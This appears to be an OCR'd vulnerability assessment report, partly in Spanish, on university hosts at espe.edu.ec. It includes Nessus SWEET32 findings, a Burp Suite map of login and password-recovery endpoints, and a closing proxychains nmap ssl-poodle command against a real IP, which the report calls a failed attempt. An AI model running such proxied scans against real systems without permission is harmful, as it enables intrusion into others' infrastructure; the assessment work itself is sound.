Risk Factor: Medium
CVSS v3.0 Base Score 7.5
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
CVSS v2.0 Base Score: 5.0
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N


Vulnerability Information

Vulnerability Pub Date: August 24, 2016
In the news: true

Reference Information

CVE: CVE-2016-2183

Uso de la Herramienta Nessus en evirtual2.espe.edu.ec (1 vulnerabilidad alta) vulnerable a ataques POODLE (Man in the middle)




Evirtual2.espe.edu.ec
‹ Back to My Scans

☐	Host	Vulnerabilities
☐	evirtual2.espe.edu.ec	1 2 39

Scan Details

Policy:	Advanced Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 5:43 PM
End:	Today at 6:05 PM
Elapsed:	22 minutes

Vulnerabilities



Evirtual2.espe.edu.ec / Plugin #42873
‹ Back to Vulnerability Group

SSL Medium Strength Cipher Suites Supported (SWEET32)

Description
The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.

Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.

Solution
Reconfigure the affected application if possible to avoid use of medium strength ciphers.

See Also
https://www.openssl.org/blog/blog/2016/08/24/sweet32/
https://sweet32.info

Output

```
  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    EDH-RSA-DES-CBC3-SHA          0x00, 0x16       DH            RSA      3DES-CBC(168)          SHA1
    ECDHE-RSA-DES-CBC3-SHA        0xC0, 0x12       ECDH          RSA      3DES-CBC(168)          SHA1
    DES-CBC3-SHA                  0x00, 0x0A       RSA           RSA      3DES-CBC(168)          SHA1

The fields above are :

  {Tenable ciphername}
  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
  Encrypt={symmetric encryption method}
  MAC={message authentication code}
  {export flag}
```

Port ▴	Hosts
443 / tcp / www	evirtual2.espe.edu.ec

Plugin Details

Severity:	High
ID:	42873
Version:	1.21
Type:	remote
Family:	General
Published:	November 23, 2009
Modified:	February 3, 2021

Risk Information

Risk Factor: Medium
CVSS v3.0 Base Score 7.5
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
CVSS v2.0 Base Score: 5.0
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N


Vulnerability Information

Vulnerability Pub Date: August 24, 2016
In the news: true

Reference Information

CVE: CVE-2016-2183

Uso de la Herramienta Nessus en bannapitest.espe.edu.ec
(0 vulnerabilidades)



Bannapitest.espe.edu.ec
‹ Back to My Scans

☐	Host	Vulnerabilities
☐	bannapitest.espe.edu.ec	43


Scan Details

Policy:	Advanced Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 5:44 PM
End:	Today at 6:04 PM
Elapsed:	20 minutes

Vulnerabilities

Burpsuite


Directorio del dominio srvcas.espe.edu.ec
Vulnerabilidad encontrada en jquery-1.11.3.js desactualizado




```
https://srvcas.espe.edu.ec
  /
  accountrecoveryendpoint
    recoverpassword.do
      callback=https%3A%2F%
    recoverusername.do
      callback=https%3A%2F%
    register.do
  authenticationendpoint
    cookie_policy.do
    css
    images
    js
      html5shiv.min.js
      respond.min.js
    libs
      bootstrap_3.3.5
        css
        js
          bootstrap.min.js
      jquery_1.11.3
        jquery-1.11.3.js
    login.do
      Name=PreLoginRequestPr
    privacy_policy.do
  carbon
  carbon
  cas
  commonauth
  logincontext
```

Nmap

Intento de vulnerar SWEET32 mediante ataque POODLE (fallido)




```
┌──(espe-cert㉿KALIESPECERT)-[~]
└─$ proxychains nmap --script ssl-poodle -p 80,8080,443 192.188.58.47
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
